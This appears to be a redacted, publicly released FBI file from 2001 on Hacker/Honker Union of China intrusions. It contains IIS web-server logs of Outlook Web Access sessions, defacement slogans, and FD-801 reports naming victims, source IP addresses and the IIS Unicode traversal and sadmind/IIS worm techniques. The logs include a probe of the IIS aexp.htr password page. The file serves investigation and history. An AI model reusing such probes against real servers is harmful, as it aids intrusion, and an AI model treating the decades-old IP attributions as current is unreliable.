16:58:08 168.191.112.189 GET /exchange/USA/inbox/flagcomp.gif 200
16:58:08 168.191.112.189 GET /exchange/USA/inbox/urgent.gif 200
16:58:08 168.191.112.189 GET /exchange/USA/images/movcpy.gif 200
16:58:08 168.191.112.189 GET /exchange/USA/inbox/messages.asp 200
```

```
16:58:08 168.191.112.189 GET /exchange/USA/inbox/commands.asp 200
16:59:01 168.191.112.189 POST /exchange/USA/inbox/commands.asp
200
16:59:01 168.191.112.189 GET /exchange/USA/images/newfoldr.gif
200
16:59:01 168.191.112.189 GET /exchange/USA/inbox/commands.asp 200
16:59:05 168.191.112.189 GET /exchange/USA/images/arwtanlf.gif
200
16:59:05 168.191.112.189 GET /exchange/USA/inbox/peerfldr.asp 200
16:59:05 168.191.112.189 GET /exchange/USA/images/delmsg.gif 200
16:59:05 168.191.112.189 GET /exchange/USA/inbox/title.asp 200
16:59:05 168.191.112.189 GET /exchange/USA/images/help.gif 200
16:59:09 168.191.112.189 GET /exchange/USA/inbox/messages.asp 200
16:59:16 168.191.112.189 GET /exchange/USA/images/empfldr.gif 200
16:59:16 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
16:59:16 168.191.112.189 GET /exchange/USA/images/papclip.gif 200
16:59:16 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/read.asp 200
16:59:16 168.191.112.189 GET /exchange/USA/inbox/papclip.gif 200
16:59:18 168.191.112.189 GET /exchange/USA/inbox/envelope.gif 200
16:59:18 168.191.112.189 GET /exchange/USA/images/envelope.gif
200
16:59:18 168.191.112.189 GET /exchange/USA/forms/reply.gif 200
16:59:22 168.191.112.189 GET /exchange/USA/forms/ReplyFld.gif 200
16:59:22 168.191.112.189 GET /exchange/USA/forms/forward.gif 200
16:59:22 168.191.112.189 GET /exchange/USA/forms/delmark.gif 200
16:59:41 168.191.112.189 GET /exchange/USA/forms/replyall.gif 200
16:59:41 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
16:59:41 168.191.112.189 GET /exchange/USA/forms/nextmsg.gif 200
16:59:41 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/read.asp 200
17:00:06 168.191.112.189 GET /exchange/USA/Attach/generic.gif 200
17:00:06 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/commands.asp 200
17:00:06 168.191.112.189 GET /exchange/USA/forms/movcpy.gif 200
17:00:06 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 200
17:00:10 168.191.112.189 GET /exchange/USA/forms/prevmsg.gif 200
17:00:10 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/cmpTitle.asp 200
17:00:10 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/cmpMsg.asp 200
17:00:10 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/commands.asp 200
17:00:13 168.191.112.189 GET /exchange/USA/forms/send.gif 200
17:00:13 168.191.112.189 GET /exchange/USA/forms/save.gif 200
17:00:13 168.191.112.189 GET /exchange/USA/forms/high.gif 200
17:00:16 168.191.112.189 GET /exchange/USA/forms/low.gif 200
17:00:16 168.191.112.189 GET /exchange/USA/forms/tabrcor.gif 200
17:00:16 168.191.112.189 GET /exchange/USA/forms/tablcor.gif 200
17:00:16 168.191.112.189 GET /exchange/USA/forms/tabrline.gif 200
17:10:44 168.191.112.189 GET /exchange/USA/forms/tabWdot.gif 200
```

```
17:10:44 168.191.112.189 POST
/exchange/USA/forms/IPM/NOTE/commands.asp 200
17:10:48 168.191.112.189 GET /exchange/USA/forms/tabWdot.gif 200
17:10:48 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
17:10:48 168.191.112.189 GET /exchange/USA/forms/tabWdot.gif 200
17:10:48 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/read.asp 200
17:11:10 168.191.112.189 GET /exchange/USA/forms/tabWdot.gif 200
17:11:10 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
17:11:10 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/read.asp 200
17:11:22 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
17:11:22 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/read.asp 200
17:11:52 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/commands.asp 200
17:11:52 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 200
17:11:55 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/cmpTitle.asp 200
17:11:55 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/cmpMsg.asp 200
17:11:55 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/commands.asp 200
17:14:15 168.191.112.189 POST
/exchange/USA/forms/IPM/NOTE/commands.asp 200
17:14:24 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 302
17:14:24 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/read.asp 200
17:14:44 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/commands.asp 200
17:14:44 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/frmRoot.asp 200
17:14:47 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/cmpTitle.asp 200
17:14:47 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/cmpMsg.asp 200
17:14:47 168.191.112.189 GET
/exchange/USA/forms/IPM/NOTE/commands.asp 200
17:15:45 168.191.112.189 POST
/exchange/USA/forms/IPM/NOTE/commands.asp 200
17:15:54 168.191.112.189 GET /exchange/USA/options/set.asp 200
17:16:27 168.191.112.189 POST /exchange/USA/options/set.asp 200
17:16:32 168.191.112.189 GET /exchange/USA/calendar/main_fr.asp
200
17:16:35 168.191.112.189 GET /exchange/USA/calendar/title.asp 200
17:16:35 168.191.112.189 GET /exchange/USA/calendar/events.asp
200
17:16:35 168.191.112.189 GET /exchange/USA/calendar/appts.asp 200
17:16:42 168.191.112.189 GET /exchange/USA/calendar/pick.asp 200
```


```
17:16:53 168.191.112.189 GET /exchange/USA/images/newappt.gif 200
17:16:53 168.191.112.189 GET /exchange/USA/calendar/events.asp
200
17:16:53 168.191.112.189 GET /exchange/USA/images/newmtg.gif 200
17:16:55 168.191.112.189 GET /exchange/USA/calendar/appts.asp 200
17:17:10 168.191.112.189 GET /exchange/USA/calendar/left.gif 200
17:17:10 168.191.112.189 GET /exchange/USA/calendar/right.gif 200
```

```
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2001-05-07 13:15:43
#Fields: time c-ip cs-method cs-uri-stem sc-status
13:15:43 128.100.208.135 GET /exchange/USA/Default.htm 200
13:15:43 128.100.208.135 GET /exchange/USA/logon.asp 200
13:15:43 128.100.208.135 GET /exchange/USA/part2.gif 200
13:16:14 128.100.208.135 GET /exchange/USA/back.jpg 200
13:16:14 128.100.208.135 GET /exchange/USA/LogonFrm.asp 401
13:16:23 128.100.208.135 GET /iisadmpwd/aexp.htr 200
13:17:41 128.100.208.135 GET /exchange/USA/part1.gif 200
13:24:03 128.100.208.135 GET /exchange/USA/msie.gif 200
13:30:27 128.100.208.135 GET /exchange/USA/msprod.gif 200
13:35:44 63.146.80.30 GET /Default.htm 200
13:35:44 63.146.80.30 GET /exchange/USA/Default.htm 304
13:35:44 63.146.80.30 GET /exchange/USA/logon.asp 200
13:35:44 63.146.80.30 GET /exchange/USA/back.jpg 304
13:35:44 63.146.80.30 GET /exchange/USA/part1.gif 304
13:35:44 63.146.80.30 GET /exchange/USA/part2.gif 304
13:35:44 63.146.80.30 GET /exchange/USA/msie.gif 304
13:36:45 63.146.80.30 GET /exchange/USA/msprod.gif 304
13:50:31 63.146.80.30 GET /Default.htm 304
14:03:50 63.146.80.20 GET /Default.htm 200
#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2001-05-07 18:07:04
#Fields: time c-ip cs-method cs-uri-stem sc-status
18:07:04 63.146.80.3 GET /exchange/USA/Default.htm 304
18:07:08 63.146.80.3 GET /exchange/USA/logon.asp 200
18:07:08 63.146.80.3 GET /exchange/USA/back.jpg 304
18:07:08 63.146.80.3 GET /exchange/USA/part1.gif 304
18:07:08 63.146.80.3 GET /exchange/USA/part2.gif 304
18:08:13 63.146.80.3 GET /exchange/USA/msie.gif 304
18:08:13 63.146.80.3 GET /exchange/USA/msprod.gif 304
18:11:50 63.146.80.3 GET /exchange/USA/logon.asp 200
18:11:50 63.146.80.3 GET /exchange/USA/back.jpg 304
18:11:50 63.146.80.3 GET /exchange/USA/part1.gif 304
18:11:50 63.146.80.3 GET /exchange/USA/part2.gif 304
18:11:50 63.146.80.3 GET /exchange/USA/msie.gif 304
18:12:35 63.146.80.3 GET /exchange/USA/msprod.gif 304
18:12:35 63.146.80.3 GET /exchange/USA/logon.asp 200
18:12:35 63.146.80.3 GET /exchange/USA/back.jpg 304
18:12:35 63.146.80.3 GET /exchange/USA/part1.gif 304
18:12:35 63.146.80.3 GET /exchange/USA/part2.gif 304
18:12:35 63.146.80.3 GET /exchange/USA/msie.gif 304
18:12:35 63.146.80.3 GET /exchange/USA/msprod.gif 304
18:12:35 63.146.80.3 GET /exchange/USA/logon.asp 200
18:12:35 63.146.80.3 GET /exchange/USA/back.jpg 304
18:12:35 63.146.80.3 GET /exchange/USA/part1.gif 304
18:12:35 63.146.80.3 GET /exchange/USA/part2.gif 304
18:12:35 63.146.80.3 GET /exchange/USA/msie.gif 304
18:12:50 63.146.80.3 GET /exchange/USA/msprod.gif 304
18:12:50 63.146.80.3 GET /exchange/USA/LogonFrm.asp 401
18:12:59 63.146.80.3 GET /exchange/USA/LogonFrm.asp 302
```

```
18:12:59 63.146.80.3 GET /exchange/USA/root.asp 200
18:12:59 63.146.80.3 GET /exchange/USA/Navbar/nbInbox.asp 200
18:12:59 63.146.80.3 GET /exchange/USA/Navbar/inbox.gif 304
18:12:59 63.146.80.3 GET /exchange/USA/Navbar/cal.gif 304
18:12:59 63.146.80.3 GET /exchange/USA/Navbar/finduser.gif 304
18:12:59 63.146.80.3 GET /exchange/USA/Navbar/public.gif 304
18:12:59 63.146.80.3 GET /exchange/USA/Navbar/option.gif 304
18:12:59 63.146.80.3 GET /exchange/USA/inbox/main_fr.asp 200
18:12:59 63.146.80.3 GET /exchange/USA/Navbar/logoff.gif 304
18:12:59 63.146.80.3 GET /exchange/USA/inbox/title.asp 200
18:12:59 63.146.80.3 GET /exchange/USA/inbox/peerfldr.asp 200
18:13:01 63.146.80.3 GET /exchange/USA/inbox/messages.asp 200
18:13:01 63.146.80.3 GET /exchange/USA/inbox/commands.asp 200
18:13:01 63.146.80.3 GET /exchange/USA/images/divider.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/newpost.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/refresh.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/newmail.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/delmsg.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/newfoldr.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/movcpy.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/empfldr.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/delfoldr.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/mffav.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/arwtanrt.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/arwtanlf.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/help.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/mark.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/inbox/envelope.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/inbox/urgent.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/inbox/papclip.gif 304
18:13:01 63.146.80.3 GET /exchange/USA/images/envelope.gif 304
18:13:11 63.146.80.3 GET /exchange/USA/images/upone.gif 304
18:13:11 63.146.80.3 GET /exchange/USA/forms/IPM/NOTE/frmRoot.asp
302
18:13:11 63.146.80.3 GET /exchange/USA/images/inbox.gif 304
18:13:11 63.146.80.3 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
18:13:11 63.146.80.3 GET /exchange/USA/forms/reply.gif 304
18:13:11 63.146.80.3 GET /exchange/USA/forms/replyall.gif 304
18:13:11 63.146.80.3 GET /exchange/USA/forms/ReplyFld.gif 304
18:13:11 63.146.80.3 GET /exchange/USA/forms/forward.gif 304
18:13:11 63.146.80.3 GET /exchange/USA/forms/movcpy.gif 304
18:13:11 63.146.80.3 GET /exchange/USA/forms/delmark.gif 304
18:13:11 63.146.80.3 GET /exchange/USA/forms/prevmsg.gif 304
18:13:36 63.146.80.3 GET /exchange/USA/forms/nextmsg.gif 304
18:13:36 63.146.80.3 GET /exchange/USA/forms/IPM/NOTE/frmRoot.asp
302
18:13:36 63.146.80.3 GET /exchange/USA/forms/IPM/NOTE/read.asp
200
18:15:38 63.146.80.3 GET /exchange/USA/root.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/nbInbox.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/inbox/main_fr.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/inbox.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/cal.gif 304
```

```
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/finduser.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/public.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/inbox/title.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/inbox/peerfldr.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/inbox/messages.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/inbox/commands.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/option.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/logoff.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/divider.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/delmsg.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/newmail.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/newpost.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/refresh.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/movcpy.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/newfoldr.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/empfldr.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/arwtanlf.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/delfoldr.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/arwtanrt.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/help.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/mark.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/inbox/envelope.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/inbox/papclip.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/mffav.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/envelope.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/inbox/urgent.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/images/upone.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/root.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/images/inbox.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/nbInbox.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/inbox/main_fr.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/inbox.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/cal.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/finduser.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/Navbar/public.gif 304
18:15:38 63.146.80.3 GET /exchange/USA/inbox/title.asp 200
18:15:38 63.146.80.3 GET /exchange/USA/inbox/peerfldr.asp 200
18:15:40 63.146.80.3 GET /exchange/USA/inbox/messages.asp 200
18:15:40 63.146.80.3 GET /exchange/USA/inbox/commands.asp 200
18:15:40 63.146.80.3 GET /exchange/USA/Navbar/option.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/Navbar/logoff.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/divider.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/newmail.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/newpost.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/refresh.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/movcpy.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/delmsg.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/newfoldr.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/delfoldr.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/empfldr.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/mffav.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/arwtanlf.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/arwtanrt.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/help.gif 304
```

```
18:15:40 63.146.80.3 GET /exchange/USA/images/mark.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/inbox/urgent.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/inbox/envelope.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/inbox/papclip.gif 304
18:15:40 63.146.80.3 GET /exchange/USA/images/envelope.gif 304
18:16:45 63.146.80.3 GET /exchange/USA/images/upone.gif 304
18:16:45 63.146.80.3 GET /exchange/USA/images/inbox.gif 304
18:18:46 63.146.80.3 GET /exchange/USA/Default.htm 304
18:18:46 63.146.80.3 GET /exchange/USA/logon.asp 200
18:18:46 63.146.80.3 GET /exchange/USA/back.jpg 304
18:18:46 63.146.80.3 GET /exchange/USA/part1.gif 304
18:18:46 63.146.80.3 GET /exchange/USA/part2.gif 304
18:18:55 63.146.80.3 GET /exchange/USA/msie.gif 304
18:18:55 63.146.80.3 GET / 403
18:19:02 63.146.80.3 GET /exchange/USA/msprod.gif 304
18:19:02 63.146.80.3 GET /exchange/USA/logon.asp 200
18:19:06 63.146.80.3 GET /exchange/USA/LogonFrm.asp 401
18:19:15 63.146.80.3 GET /exchange/USA/LogonFrm.asp 302
18:19:15 63.146.80.3 GET /exchange/USA/root.asp 200
18:19:15 63.146.80.3 GET /exchange/USA/Navbar/nbInbox.asp 200
18:19:15 63.146.80.3 GET /exchange/USA/inbox/main_fr.asp 200
18:19:15 63.146.80.3 GET /exchange/USA/Navbar/inbox.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/Navbar/cal.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/Navbar/finduser.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/inbox/title.asp 200
18:19:15 63.146.80.3 GET /exchange/USA/inbox/peerfldr.asp 200
18:19:15 63.146.80.3 GET /exchange/USA/inbox/messages.asp 200
18:19:15 63.146.80.3 GET /exchange/USA/inbox/commands.asp 200
18:19:15 63.146.80.3 GET /exchange/USA/Navbar/public.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/Navbar/option.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/newmail.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/Navbar/logoff.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/divider.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/newpost.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/refresh.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/movcpy.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/delmsg.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/newfoldr.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/delfoldr.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/empfldr.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/arwtanlf.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/mffav.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/arwtanrt.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/help.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/mark.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/inbox/urgent.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/inbox/envelope.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/inbox/papclip.gif 304
18:19:15 63.146.80.3 GET /exchange/USA/images/upone.gif 304
18:20:18 63.146.80.3 GET /exchange/USA/images/inbox.gif 304
18:20:18 63.146.80.3 GET /exchange/USA/images/envelope.gif 304
```



fuck USA Government

fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

IP/C

FD-801 (Rev. 7-15-97)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/24/2001

To: Counterterrorism **Attn:** NIPC, CIOS/CIU
Room 5965
SA [redacted]

Chicago ✓ **Attn:** SA

b3
b6
b7C
b7E

From: Detroit [redacted]

Approved By:

Drafted By: 144 [redacted] 02.801)

Case ID #: [redacted] ✓

Title: Subject: Hacker/Honker Union of China
Victim: Chicago Systems Group
Type: Intrusion
Date: 04/03/01

SUBMISSION: □ Initial ☒ Supplemental □ Closed

CASE OPENED: ____/____/____

CASE CLOSED: ____/____/____

□ No action due to state/local prosecution
(Name/Number________________________________)
□ USA declination
□ Referred to Another Federal Agency
(Name/Number:________________________________) □ Placed in unaddressed work
□ Closed administratively
□ Conviction

COORDINATION: FBI Field Office: Chicago
Government Agency ________________________________
Private Corporation ________________________________

Company name/Government agency: The Journal of Clinical Investigation
Address/location: 35 Research Dr, Suite 300
Ann Arbor, Michigan 48103
Purpose of System: Mail and file server.

Highest classification of information stored in system: N/A

[redacted]

b3
b7E

[redacted]

b3
b7E

System Data:

Hardware/configuration (CPU): DELL, Pentium III
Operating System: Windows NT 4.0 service pack 5
Software: MicroSoft IIS version 4

Security Features:

Security Software Installed: □ yes (identify ____________________) ☒ no
Logon Warning Banner: □ yes ☒ no

INTRUSION INFORMATION

Access for intrusion: ☒ Internet connection □ dial-up number □ LAN (insider)
If Internet: Internet address: 63.146.80.3
Network name: www.the-jci.org

Method:

Technique(s) used in intrusion: MicroSoft IIS Extended Unicode Directory Traversal Vulnerability (also Sadminds/IISworm)

Path of intrusion:
addresses: 1. 211.97.114.240
country: 1. China
facility: 1. China United Telecom Corp

Subject:
Age: ____________________ Race: ____________________
Sex: ____________________ Education: ____________________
Alias(s): ______________________________ Motive: ______________
Group Affiliation: ______________
Employer: ____________________
Known Accomplices: ______________________________
Equipment used:
Hardware/configuration (CPU): ______________________________
Operating System: ______________________________
Software: ______________________________

Impact:

Compromise of classified information: □ yes ☒ no
Estimated number of computers affected: One
Estimated dollar loss to date: $400.00

To: Counterterrorism From: DETROIT
Re: [redacted] Date 05/09/2001 b3 b7E

Category of Crime:

Impairment:

☐ Malicious code inserted
☐ Denial of service
☐ Destruction of information/software
☒ Modification of information/software

Intrusion:

☒ Unauthorized access
☐ Exceeding authorized access

Theft of Information:

☐ Classified information compromised
☐ Unclassified information compromised
☐ Passwords obtained
☐ Computer processing time obtained
☐ Telephone services obtained
☐ Application software obtained
☐ Operating software obtained

REMARKS

The victim site, www.the-jci.org, is only used as a mail and file server.
There is no firewall which protects this server.
[redacted] found the altered files on Monday May 7, 2001, which read "Fuck USA Government", "Fuck Poizon BOx", and "Contact sysadmcn@yahoo.com.cn". b6 b7C

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/06/2001

To: Chicago **Attn:** IP/C Squad
SA [redacted] b3 b6 b7C b7E

From: Charlotte
Squad 7, Raleigh Resident Agency
Contact: SA [redacted] 919-859-7312

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending) [redacted]

Title: HACKER/HONKER UNION OF CHINA;
ILLINOIS SECRETARY OF STATE - VICTIM;
INTRUSION - INFO SYSTEMS
04/03/2001
OO: CG

Synopsis: For information of the file, a State of North Carolina computer system suffered a sadmind/IIS attack. Damage determined to be negligible.

Details: For information of the file, a State of North Carolina computer system suffered a sadmind/IIS attack. This attack was reported on 06/01/01, by [redacted] [redacted] State of North Carolina, Information Technology Services. [redacted] advised the attacker attempted to replace the default web page via the sadmind/IIS attack as documented in the Cert Advisory CA-2001-11. Damage was reported to be negligible. b6 b7C

The attack, which occurred on 05/22/01, targeted a State of North Carolina computer with the IP address of: 149.168.119.219. The attack emanated from the IP address of: 202.204.113.13 which was reported to belong to the Beijing Forestry University in China.

This information is being forwarded to Chicago for whatever action deemed appropriate. No further investigation will be conducted by Charlotte at this time.

[redacted] b3 b7E

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO, IL

Read and Clear.

♦♦

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/23/2001

To: Counterterrorism **Attn:** NIPC-CIU (Rm 5965)
SSA [redacted]

✓Chicago **Attn:** ✓SA [redacted]

b3
b6
b7C
b7E

From: Washington Field
NS-18/NVRA
Contact: SA [redacted] (703) 762-3146

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]

Title: Subject: UNSUB(S);
Victim: INTER-AMERICAN DEFENSE BOARD;
Type: INTRUSION - INFORMATION SYSTEMS
Date: 05/03/2001

SUBMISSION: □ Initial □ Supplemental X Closed

CASE OPENED: 05/24/2001

CASE CLOSED:

□ No action due to state/local prosecution (Name/Number________________________)
□ USA declination
□ Referred to Another Federal Agency (Name/Number:________________________)
X Placed in unaddressed work
□ Closed administratively
□ Conviction

COORDINATION: FBI Field Office
Government Agency
Private Corporation

VICTIM

Company name/Government agency: Inter-American Defense Board
Address/location: 2600 16th Street, ,
Washington, D.C. 20441
[redacted]

b3
b6
b7C
b7E

Purpose of System: Web site
Highest classification of information stored in system: None [redacted]

b3
b7E

System Data:

Hardware/configuration (CPU): ____________
Operating System: Microsoft Windows NT 4.0 service pack 6
Software: IIS 4.0

Security Features:

Security Software Installed: yes - firewall at Organization of Amer. States
Logon Warning Banner: no

INTRUSION INFORMATION

Access for intrusion: X - Internet connection □ dial-up number □ LAN (insider)
Internet address:
Network name:

Method:

Technique(s) used in intrusion:

Path of intrusion:

addresses: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
country: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____
facility: 1. _____ 2. _____ 3. _____ 4. _____ 5. _____

Subject:

Age: ____________ Race: ____________
Sex: ____________ Education: ____________
Alias(s): ____________ Motive: ____________
Group Affiliation: ____________
Employer: ____________
